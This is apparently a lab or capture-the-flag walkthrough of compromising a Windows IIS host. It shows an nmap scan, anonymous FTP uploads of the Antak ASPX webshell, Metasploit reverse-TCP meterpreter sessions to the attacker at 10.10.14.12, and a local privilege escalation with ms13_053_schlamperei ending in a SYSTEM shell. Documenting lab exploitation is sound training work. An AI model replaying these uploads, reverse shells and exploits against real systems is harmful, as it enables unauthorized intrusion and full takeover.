Information Gathering

1) Found open ports

```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Beginner Challenges/Pwn/Buffer II]
└─$ sudo nmap 10.10.10.5 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-29 22:40 IST
Nmap scan report for 10.10.10.5
Host is up (0.47s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  01:06AM       <DIR>          aspnet_client
| 03-17-17  04:37PM                  689 iisstart.htm
|_03-17-17  04:37PM               184946 welcome.png
80/tcp open  http    Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 78.26 seconds
```

2) Downloaded the files from ftp anonymous access

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
229 Entering Extended Passive Mode (|||49172|)
125 Data connection already open; Transfer starting.
03-18-17  01:06AM       <DIR>          aspnet_client
03-17-17  04:37PM                  689 iisstart.htm
03-17-17  04:37PM               184946 welcome.png
226 Transfer complete.
ftp> get iisstart.htm
local: iisstart.htm remote: iisstart.htm
229 Entering Extended Passive Mode (|||49173|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************|   689        1.89 KiB/s    00:00 ETA
226 Transfer complete.
689 bytes received in 00:00 (1.89 KiB/s)
ftp> binary mode
200 Type set to I.
ftp> get welcome.png
local: welcome.png remote: welcome.png
229 Entering Extended Passive Mode (|||49175|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************|   180 KiB   69.69 KiB/s    00:00 ETA
226 Transfer complete.
184946 bytes received in 00:02 (69.69 KiB/s)
ftp>
```

Vulnerability Assessment


1) We have put permission on ftp

```
ftp> put welcome.png
local: welcome.png remote: welcome.png
229 Entering Extended Passive Mode (|||49189|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************|   181 KiB   79.23 KiB/s    --:-- ETA
226 Transfer complete.
```


Exploitation

1) Uploaded a webshell with aspx

```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ wget https://raw.githubusercontent.com/samratashok/nishang/master/Antak-WebShell/antak.aspx
--2024-02-29 23:18:06--  https://raw.githubusercontent.com/samratashok/nishang/master/Antak-WebShell/antak.aspx
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.109.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 10444 (10K) [text/plain]
Saving to: ‘antak.aspx’

antak.aspx                          100%[=============================================================================>]  10.20K  --.-KB/s    in 0.01s

2024-02-29 23:18:06 (830 KB/s) - ‘antak.aspx’ saved [10444/10444]


┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ftp 10.10.10.5
Connected to 10.10.10.5.
220 Microsoft FTP Service
Name (10.10.10.5:vigneswar): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put antax.aspx
local: antax.aspx remote: antax.aspx
ftp: Can't open 'antax.aspx': No such file or directory
ftp> put antak.aspx
local: antak.aspx remote: antak.aspx
229 Entering Extended Passive Mode (|||49199|)
125 Data connection already open; Transfer starting.
100% |*****************************************************************************************************************| 10713       22.65 MiB/s    --:-- ETA
226 Transfer complete.
10713 bytes sent in 00:00 (13.02 KiB/s)
ftp>
```



2) Got RCE



3) Connected with meterpreter


```
msf6 exploit(multi/handler) > set lhost tun0
lhost => tun0
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 1 opened (10.10.14.12:4444 -> 10.10.10.5:49201) at 2024-02-29 23:32:08 +0530

meterpreter >
```

Privilege Escalation

1) Checked for vulnerabilities

```
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.5 - Collecting local exploits for x86/windows...
[*] 10.10.10.5 - 191 exploit checks are being tried...
[+] 10.10.10.5 - exploit/windows/local/bypassuac_eventvwr: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move: The service is running, but could not be validated. Vulnerable Windows 7/Windows Server 2008 R2 build detected!
[+] 10.10.10.5 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms10_092_schelevator: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms13_053_schlamperei: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms13_081_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms15_004_tswbproxy: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The service is running, but could not be validated.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ntusermndragover: The target appears to be vulnerable.
[+] 10.10.10.5 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.5 - Valid modules for session 4:
```

2) Got system shell

```
msf6 exploit(windows/local/ms13_053_schlamperei) > run

[*] Started reverse TCP handler on 10.10.14.12:5555
[*] Launching notepad to host the exploit...
[+] Process 1212 launched.
[*] Reflectively injecting the exploit DLL into 1212...
[*] Injecting exploit into 1212...
[*] Found winlogon.exe with PID 444
[+] Everything seems to have worked, cross your fingers and wait for a SYSTEM shell
[*] Sending stage (175686 bytes) to 10.10.10.5
[*] Meterpreter session 5 opened (10.10.14.12:5555 -> 10.10.10.5:49211) at 2024-02-29 23:50:17 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > shell
Process 2788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```